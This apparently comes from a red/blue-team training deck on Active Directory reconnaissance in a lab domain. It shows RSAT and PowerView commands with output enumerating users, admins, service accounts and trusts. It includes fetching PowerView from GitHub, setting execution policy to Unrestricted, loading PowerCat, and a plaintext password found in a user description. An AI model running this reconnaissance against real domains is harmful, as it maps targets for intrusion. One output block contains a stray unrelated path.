RIDMaster                         : Child-DC02.TRI.BYTESHIELD.local
SubordinateReferences             : {DC=DomainDnsZones,DC=TRI,DC=BYTESHIELD,DC=local}
SystemsContainer                  : CN=System,DC=TRI,DC=BYTESHIELD,DC=local
UsersContainer                    : CN=Users,DC=TRI,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with RSAT

- We can enumerate the Domain Controller using Get-ADDomainController
- Get-Help Get-ADDomainController -Parameter *

```
PS C:\Users\Justin.smith> Get-Help Get-ADDomainController -Parameter *

-AuthType <ADAuthType>

    Required?                    false
    Position?                    Named
    Accept pipeline input?       false
    Parameter set name           (All)
    Aliases                      None
    Dynamic?                     true


-AvoidSelf

    Required?                    false
    Position?                    Named
    Accept pipeline input?       false
    Parameter set name           DiscoverByService
    Aliases                      None
    Dynamic?                     true


-Credential <pscredential>

    Required?                    false
    Position?                    Named
    Accept pipeline input?       false
    Parameter set name           Filter, Identity
    Aliases                      None
    Dynamic?                     true
```

Active Directory enumeration with RSAT

- Enumerating the Domain to Discover the Domain Controller

```
PS C:\Users\Justin.smith> Get-ADDomainController


ComputerObjectDN           : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
DefaultPartition           : DC=BYTESHIELD,DC=local
Domain                     : BYTESHIELD.local
Enabled                    : True
Forest                     : BYTESHIELD.local
HostName                   : ROOT-DC01.BYTESHIELD.local
InvocationId               : 48c0def6-ebe9-4c09-93ce-48b478fb6c34
IPv4Address                : 10.10.1.13
IPv6Address                :
IsGlobalCatalog            : True
IsReadOnly                 : False
LdapPort                   : 389
Name                       : ROOT-DC01
NTDSSettingsObjectDN       : CN=NTDS Settings,CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
                             ion,DC=BYTESHIELD,DC=local
OperatingSystem            : Windows Server 2019 Standard
```

- You can see the name of the Domain Controller, Ip address and Os Version

Active Directory enumeration with RSAT

- With –DomainName and –Discover Parameters

```
PS C:\Users\Justin.smith> Get-ADDomainController -DomainName BYTESHIELD.local  -Discover


Domain      : BYTESHIELD.local
Forest      : BYTESHIELD.local
HostName    : {ROOT-DC01.BYTESHIELD.local}
IPv4Address : 10.10.1.13
IPv6Address :
Name        : ROOT-DC01
Site        : Default-First-Site-Name
```

Active Directory enumeration with RSAT

- Enumerating Domain Users
- Get-ADUser –Filter *

```
PS C:\Users\Justin.smith> Get-ADUser -Filter *


DistinguishedName : CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 7a3d2d31-ea0e-4876-af12-f74eaf73c12d
SamAccountName    : Administrator
SID               : S-1-5-21-2650123447-3108711000-1796582875-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=BYTESHIELD,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 749bb2dc-cb41-4cb2-8787-6712af162388
SamAccountName    : Guest
SID               : S-1-5-21-2650123447-3108711000-1796582875-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=BYTESHIELD,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : aba397a5-37fb-4d13-a21c-269379f5c55a
SamAccountName    : krbtgt
SID               : S-1-5-21-2650123447-3108711000-1796582875-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=TRI$,CN=Users,DC=BYTESHIELD,DC=local
Enabled           : True
GivenName         :
```

Active Directory enumeration with RSAT

- Enumerating DomainUsers
- Get-ADUser -Filter * -Properties * | select GivenName,MemberOf,PasswordNeverExpires,SamAccountName | fl

```
PS C:\Users\Justin.smith> Get-ADUser -Filter * -Properties * | select GivenName,MemberOf,PasswordNeverExpires,SamAccount
Name | fl


GivenName              :
MemberOf               : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                         Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                         CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
PasswordNeverExpires   : True
SamAccountName         : Administrator

GivenName              :
MemberOf               : {CN=Guests,CN=Builtin,DC=BYTESHIELD,DC=local}
PasswordNeverExpires   : True
SamAccountName         : Guest

GivenName              :
MemberOf               : {CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local}
PasswordNeverExpires   : False
SamAccountName         : krbtgt

GivenName              :
MemberOf               : {}
PasswordNeverExpires   : False
SamAccountName         : TRI$

GivenName              :
MemberOf               : {}
PasswordNeverExpires   : False
SamAccountName         : TRUSTEDCORP$
```

Active Directory enumeration with RSAT

- Filtering Disabled Accounts
- Get-ADUser -Filter * -Properties * | ?{ $_.Enabled -eq "true" } | select GivenName,MemberOf,PasswordNeverExpires,SamAccountName | fl

```
PS C:\Users\Justin.smith> Get-ADUser -Filter * -Properties * |  ?{ $_.Enabled -eq "true" } | select GivenName,MemberOf,P
asswordNeverExpires,SamAccountName | fl


GivenName             :
MemberOf              : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                        Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                        CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
PasswordNeverExpires  : True
SamAccountName        : Administrator

GivenName             :
MemberOf              : {}
PasswordNeverExpires  : False
SamAccountName        : TRI$

GivenName             :
MemberOf              : {}
PasswordNeverExpires  : False
SamAccountName        : TRUSTEDCORP$

GivenName             : Peter
MemberOf              : {}
PasswordNeverExpires  : True
SamAccountName        : P.Brown
```

Active Directory enumeration with RSAT

- Getting Password Properties

```
PS C:\Users\Justin.smith> Get-ADUser -Filter * -Properties * | select Surname,SamAccountName,PasswordNeverExpires,LastBa
dPasswordAttempt

Surname  SamAccountName   PasswordNeverExpires LastBadPasswordAttempt
-------  --------------   -------------------- ---------------------
         Administrator                    True
         Guest                            True
         krbtgt                          False
         TRI$                            False
         TRUSTEDCORP$                    False
Brown    P.Brown                          True
Williams David.Williams                   True
         Sql_Service                      True
Smith    Joe.Smith                        True
Jones    Lisa.Jones                       True
Smith    Michelle.Smith                   True
Brown    James.Brown                      True
Smith    Justin.Smith                     True
Williams Jessica.Williams                 True
Johnson  Mike.Johnson                     True
```

Active Directory enumeration with RSAT

- Enumerating Domain Computers
- Get-ADComputer -Filter *

```
PS C:\Users\Justin.smith> Get-ADComputer -Filter *



DistinguishedName : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
DNSHostName       : ROOT-DC01.BYTESHIELD.local
Enabled           : True
Name              : ROOT-DC01
ObjectClass       : computer
ObjectGUID        : 46d033d1-039a-4528-a07f-730d528ab470
SamAccountName    : ROOT-DC01$
SID               : S-1-5-21-2650123447-3108711000-1796582875-1000
UserPrincipalName :

DistinguishedName : CN=WIN10-CLIENT-02,CN=Computers,DC=BYTESHIELD,DC=local
DNSHostName       : Win10-Client-02.BYTESHIELD.local
Enabled           : True
Name              : WIN10-CLIENT-02
ObjectClass       : computer
ObjectGUID        : 5533da7a-14dd-449e-96e0-70d2bde2c937
SamAccountName    : WIN10-CLIENT-02$
SID               : S-1-5-21-2650123447-3108711000-1796582875-1118
UserPrincipalName :

DistinguishedName : CN=WIN10-CLIENT-01,CN=Computers,DC=BYTESHIELD,DC=local
DNSHostName       : Win10-Client-01.BYTESHIELD.local
Enabled           : True
Name              : WIN10-CLIENT-01
ObjectClass       : computer
ObjectGUID        : a2ba22af-fe1a-472c-8314-1b18ada8c1f8
SamAccountName    : WIN10-CLIENT-01$
SID               : S-1-5-21-2650123447-3108711000-1796582875-1119
```

Active Directory enumeration with RSAT

- We can Expand the Properties
- Get-ADComputer -Filter * -Properties * | select Name, OperatingSystem,servicePrincipalName,OperatingSystemServicePack



Active Directory enumeration with RSAT

- We can Format the Output for readability
- Get-ADComputer -Filter * -Properties * | select Name, OperatingSystem,servicePrincipalName,OperatingSystemServicePack | fl

```
PS C:\Users\Justin.smith> Get-ADComputer -Filter * -Properties * | select Name, OperatingSystem,servicePrincipalName,Ope
ratingSystemServicePack | fl


Name                            : ROOT-DC01
OperatingSystem                 : Windows Server 2019 Standard
servicePrincipalName            : {TERMSRV/ROOT-DC01, TERMSRV/ROOT-DC01.BYTESHIELD.local,
                                  Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ROOT-DC01.BYTESHIELD.local,
                                  ldap/ROOT-DC01.BYTESHIELD.local/ForestDnsZones.BYTESHIELD.local...}
OperatingSystemServicePack      :

Name                            : WIN10-CLIENT-02
OperatingSystem                 : Windows 10 Enterprise Evaluation
servicePrincipalName            : {RestrictedKrbHost/WIN10-CLIENT-02, HOST/WIN10-CLIENT-02,
                                  RestrictedKrbHost/Win10-Client-02.BYTESHIELD.local, HOST/Win10-Client-02.BYTESHIELD.local}
OperatingSystemServicePack      :

Name                            : WIN10-CLIENT-01
OperatingSystem                 : Windows 10 Enterprise Evaluation
servicePrincipalName            : {MSSQLSvc/Win10-Client-01.BYTESHIELD.local:1433,
                                  MSSQLSvc/Win10-Client-01.BYTESHIELD.local, RestrictedKrbHost/WIN10-CLIENT-01,
                                  HOST/WIN10-CLIENT-01...}
OperatingSystemServicePack      :
```

Active Directory enumeration with RSAT

- Cheking last logon and IPv4 Address of domain Computers
- Get-AdComputer -Filter * -Properties * | select Name, LastLogonDate, lastLogon, IPv4Address

```
PS C:\Users\Justin.smith> Get-AdComputer -Filter * -Properties * | select Name, LastLogonDate, lastLogon, IPv4Address

Name            LastLogonDate                 lastLogon IPv4Address
----            -------------                 --------- -----------
ROOT-DC01       11/20/2023 3:29:57 AM 133450702330427406 10.10.1.13
WIN10-CLIENT-02 11/20/2023 1:21:36 PM 133449992252580578 10.10.1.9
WIN10-CLIENT-01 11/20/2023 1:34:29 PM 133450976320912998 10.10.1.5
WS01            11/20/2023 2:29:35 PM 133449961160344109 10.10.1.8
```

Active Directory enumeration with RSAT

- Enumerating Domain Groups
- Get-ADGroup –Filter *

```
PS C:\Users\Justin.smith> Get-ADGroup -Filter *

DistinguishedName : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Administrators
ObjectClass       : group
ObjectGUID        : ddd9cde9-bb32-4189-a518-72819be5ae4c
SamAccountName    : Administrators
SID               : S-1-5-32-544

DistinguishedName : CN=Users,CN=Builtin,DC=BYTESHIELD,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Users
ObjectClass       : group
ObjectGUID        : a5d14aad-fb89-46c7-8507-01b8d7f52802
SamAccountName    : Users
SID               : S-1-5-32-545

DistinguishedName : CN=Guests,CN=Builtin,DC=BYTESHIELD,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Guests
ObjectClass       : group
ObjectGUID        : 442e00ab-c6c9-4f9d-a48e-8ec12ea895cb
SamAccountName    : Guests
SID               : S-1-5-32-546

DistinguishedName : CN=Print Operators,CN=Builtin,DC=BYTESHIELD,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Print Operators
ObjectClass       : group
ObjectGUID        : 452ee461-2239-4dfb-9e45-dd4eef7673f8
SamAccountName    : Print Operators
SID               : S-1-5-32-550

DistinguishedName : CN=Backup Operators,CN=Builtin,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with RSAT

- Dumping All the users group
- Get-ADGroup -Filter * -Properties * | select Name

```
PS C:\Users\Justin.smith> Get-ADGroup -Filter * -Properties * | select Name

Name
----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
```

Active Directory enumeration with RSAT

- We can Specify a group to enumerate
- Get-ADGroup -Identity "Domain Admins"

```
PS C:\Users\Justin.smith> Get-ADGroup  -Identity "Domain Admins"


DistinguishedName : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 4626f8d2-6000-4b30-858d-8b9d235879bb
SamAccountName    : Domain Admins
SID               : S-1-5-21-2650123447-3108711000-1796582875-512
```

Active Directory enumeration with RSAT

- Gettting Domain Group Members Domain Admins Group in our Case and its nested members
- Get-ADGroupMember -Identity "Domain Admins" -Recursive

```
PS C:\Users\Justin.smith> Get-ADGroupMember -Identity "Domain Admins" -Recursive


distinguishedName : CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 7a3d2d31-ea0e-4876-af12-f74eaf73c12d
SamAccountName    : Administrator
SID               : S-1-5-21-2650123447-3108711000-1796582875-500

distinguishedName : CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local
name              : David Williams
objectClass       : user
objectGUID        : e9e1526c-eb27-41a7-bbd0-639aacb9da13
SamAccountName    : David.Williams
SID               : S-1-5-21-2650123447-3108711000-1796582875-1106

distinguishedName : CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
name              : Sql_Service
objectClass       : user
objectGUID        : 791d8de1-b2eb-4883-9d02-18900dd6bf42
SamAccountName    : Sql_Service
SID               : S-1-5-21-2650123447-3108711000-1796582875-1107

distinguishedName : CN=Michelle Smith,CN=Users,DC=BYTESHIELD,DC=local
name              : Michelle Smith
objectClass       : user
objectGUID        : 35254b3b-55ab-4b0e-b1bd-d8f67e462638
SamAccountName    : Michelle.Smith
SID               : S-1-5-21-2650123447-3108711000-1796582875-1110
```

Active Directory enumeration with RSAT

- Now you can see without the recursive parameter we not seeing michelle smith because michelle is not a direct member to the group but a member to another group which in turn is a member to DA group
- Get-ADGroupMember -Identity "Domain Admins"

```
PS C:\Users\Justin.smith> Get-ADGroupMember -Identity "Domain Admins"


distinguishedName : CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 7a3d2d31-ea0e-4876-af12-f74eaf73c12d
SamAccountName    : Administrator
SID               : S-1-5-21-2650123447-3108711000-1796582875-500

distinguishedName : CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local
name              : David Williams
objectClass       : user
objectGUID        : e9e1526c-eb27-41a7-bbd0-639aacb9da13
SamAccountName    : David.Williams
SID               : S-1-5-21-2650123447-3108711000-1796582875-1106

distinguishedName : CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
name              : Sql_Service
objectClass       : user
objectGUID        : 791d8de1-b2eb-4883-9d02-18900dd6bf42
SamAccountName    : Sql_Service
SID               : S-1-5-21-2650123447-3108711000-1796582875-1107

distinguishedName : CN=Domain Rep Group,CN=Users,DC=BYTESHIELD,DC=local
name              : Domain Rep Group
objectClass       : group
objectGUID        : 35118385-e10f-45d4-953a-d520af120002
SamAccountName    : Domain Rep Group
SID               : S-1-5-21-2650123447-3108711000-1796582875-1124
```

Active Directory enumeration with RSAT

Enumerating Forest Trust

You can see we have trust relationship with 2 Domains Child > Parent & forest transitive trust

```
PS C:\Users\Justin.smith> Get-ADTrust -Filter *


Direction                 : BiDirectional
DisallowTransivity        : False
DistinguishedName         : CN=TRI.BYTESHIELD.local,CN=System,DC=BYTESHIELD,DC=local
ForestTransitive          : False
IntraForest               : True
IsTreeParent              : False
IsTreeRoot                : False
Name                      : TRI.BYTESHIELD.local
ObjectClass               : trustedDomain
ObjectGUID                : 376c419d-aa41-46fe-b0e7-5109b50eb4e2
SelectiveAuthentication   : False
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=BYTESHIELD,DC=local
Target                    : TRI.BYTESHIELD.local
TGTDelegation             : False
TrustAttributes           : 32
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False

Direction                 : BiDirectional
DisallowTransivity        : False
DistinguishedName         : CN=TRUSTEDCORP.local,CN=System,DC=BYTESHIELD,DC=local
ForestTransitive          : True
IntraForest               : False
IsTreeParent              : False
IsTreeRoot                : False
Name                      : TRUSTEDCORP.local
ObjectClass               : trustedDomain
ObjectGUID                : 4befd99c-5c84-43a0-9443-2ec61f7f1c87
SelectiveAuthentication   : False
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=BYTESHIELD,DC=local
Target                    : TRUSTEDCORP.local
TGTDelegation             : False
TrustAttributes           : 8
```

Active Directory enumeration with PowerView

- PowerView is a Powerful tool written in Powershell to aid Red and Blue Teamers to gain situational awareness on Windows Domain, It contains number of functions to use for enumerating and exploiting Windows Active directory domain,
- We can grab the copy of it from its github repo
- Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile PowerView.ps1

```
PS C:\Tools> Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView
.ps1 -OutFile PowerView.ps1
PS C:\Tools> Set-ExecutionPolicy -Scope CurrentUser Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): Yes
PS C:\Tools> Import-Module .\PowerCat.ps1
PS C:\Tools> Import-Module .\PowerView.ps1
```

Active Directory enumeration with PowerView

- Getting Domain Name
-

```
PS C:\Tools> Get-Domain


Forest                  : BYTESHIELD.local
DomainControllers       : {ROOT-DC01.BYTESHIELD.local}
Children                : {TRI.BYTESHIELD.local}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : ROOT-DC01.BYTESHIELD.local
RidRoleOwner            : ROOT-DC01.BYTESHIELD.local
InfrastructureRoleOwner : ROOT-DC01.BYTESHIELD.local
Name                    : BYTESHIELD.local
```

- This Gives us information about our current domain

Active Directory enumeration with PowerView

- Enumerating Domain Users
- Get-DomainUser

```
PS C:\Tools> Get-DomainUser


logoncount              : 66
badpasswordtime         : 12/31/1600 4:00:00 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 11/20/2023 3:35:10 AM
name                    : Administrator
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 11/20/2023 11:44:27 AM
instancetype            : 4
objectguid              : 7a3d2d31-ea0e-4876-af12-f74eaf73c12d
lastlogon               : 11/22/2023 4:19:04 AM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata   : {11/20/2023 11:44:27 AM, 11/20/2023 11:44:27 AM, 11/20/2023 11:29:18 AM, 1/1/1601 6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                          Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                          CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
whencreated             : 11/20/2023 11:28:27 AM
iscriticalsystemobject  : True
badpwdcount             : 0
cn                      : Administrator
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated              : 8196
primarygroupid          : 513
pwdlastset              : 11/20/2023 12:15:35 PM
usnchanged              : 12782
```

Active Directory enumeration with PowerView

- We are retrieving 6 fields from the users properties
- Get-DomainUser | select samaccountname,badpwdcount,memberof,logoncount,accountexpires,admincount

```
PS C:\Tools> Get-DomainUser | select samaccountname,badpwdcount,memberof,logoncount,accountexpires,admincount


samaccountname : Administrator
badpwdcount    : 0
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                 Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
logoncount     : 66
accountexpires : NEVER
admincount     : 1

samaccountname : Guest
badpwdcount    : 0
memberof       : CN=Guests,CN=Builtin,DC=BYTESHIELD,DC=local
logoncount     : 0
accountexpires : NEVER
admincount     :

samaccountname : krbtgt
badpwdcount    : 0
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
logoncount     : 0
accountexpires : NEVER
admincount     : 1

samaccountname : P.Brown
badpwdcount    : 0
memberof       :
logoncount     : 35
accountexpires : NEVER
admincount     :

samaccountname : David.Williams
badpwdcount    : 0
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                 Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                 CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
logoncount     : 0
accountexpires : NEVER
admincount     : 1
```

Active Directory enumeration with PowerView

- Retrieving all the users with admincount field set to 1 meaning they have admin right
- Get-DomainUser | select SamAccountname,admincount,accountexpires,badpwdcount

```
PS C:\Tools> Get-DomainUser  | select SamAccountname,admincount,accountexpires,badpwdcount

samaccountname   admincount accountexpires badpwdcount
--------------   ---------- -------------- -----------
Administrator              1 NEVER                    0
Guest                        NEVER                    0
krbtgt                     1 NEVER                    0
P.Brown                      NEVER                    0
David.Williams             1 NEVER                    0
Sql_Service                1 NEVER                    0
Joe.Smith                  1 NEVER                    0
Lisa.Jones                 1 NEVER                    0
Michelle.Smith             1 NEVER                    0
James.Brown                  NEVER                    0
Justin.Smith                 NEVER                    0
Jessica.Williams             NEVER                    0
Mike.Johnson                 NEVER                    0
```

Active Directory enumeration with PowerView

- Let's get the same users with their group membership
- Get-DomainUser | select SamAccountname,admincount,accountexpires,badpwdcount,memberof | ft

```
PS C:\Tools> Get-DomainUser  | select SamAccountname,admincount,accountexpires,badpwdcount,memberof | ft

samaccountname   admincount accountexpires badpwdcount memberof
--------------   ---------- -------------- ----------- --------
Administrator              1 NEVER                    0 {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=loc...
Guest                        NEVER                    0 CN=Guests,CN=Builtin,DC=BYTESHIELD,DC=local
krbtgt                     1 NEVER                    0 CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHI...
P.Brown                      NEVER                    0
David.Williams             1 NEVER                    0 {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=loc...
Sql_Service                1 NEVER                    0 {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=loc...
Joe.Smith                  1 NEVER                    0 {CN=Backup Operators,CN=Builtin,DC=BYTESHIELD,DC=local, CN=Pr...
Lisa.Jones                 1 NEVER                    0 CN=Server Operators,CN=Builtin,DC=BYTESHIELD,DC=local
Michelle.Smith             1 NEVER                    0 {CN=Domain Rep Group,CN=Users,DC=BYTESHIELD,DC=local, CN=Fore...
James.Brown                  NEVER                    0 CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
Justin.Smith                 NEVER                    0
Jessica.Williams             NEVER                    0 {CN=Remote Management Users,CN=Builtin,DC=BYTESHIELD,DC=local...
Mike.Johnson                 NEVER                    0 CN=Foreign Universal Group,CN=Users,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with PowerView

- Retrieving Users with serviceprincipalname enabled
- Get-DomainUser | select SamAccountname,admincount,accountexpires,badpwdcount,memberof

```
PS C:\Tools> Get-DomainUser -SPN | select SamAccountname,admincount,accountexpires,badpwdcount

samaccountname admincount accountexpires badpwdcount
-------------- ---------- -------------- -----------
krbtgt                  1 NEVER                    0
Sql_Service             1 NEVER                    0
```

- We retrieved 3 fields from the users properties, username,privilege of the user, 1 means the user is an admin user, badpasswordcount 0 means the account has never been bruteforced

Active Directory enumeration with PowerView

- It is common practice among system administrators to enter a password for service accounts and new employee's temporary password thing they the only ones that can see it which is far from the truth
- Get-DomainUser | select samaccountname,description

```
PS C:\Users\Justin.smith\Desktop> Get-DomainUser | select samaccountname,description

samaccountname   description
--------------   -----------
Administrator    Built-in account for administering the computer/domain
Guest            Built-in account for guest access to the computer/domain
krbtgt           Key Distribution Center Service Account
P.Brown
David.Williams
Sql_Service
Joe.Smith
Lisa.Jones
Michelle.Smith
James.Brown
Justin.Smith
Jessica.Williams
Mike.Johnson
Samantha.Rawland Samantha is a new Employee this is her Temporary Password SR.Password1!
```

Active Directory enumeration with PowerView

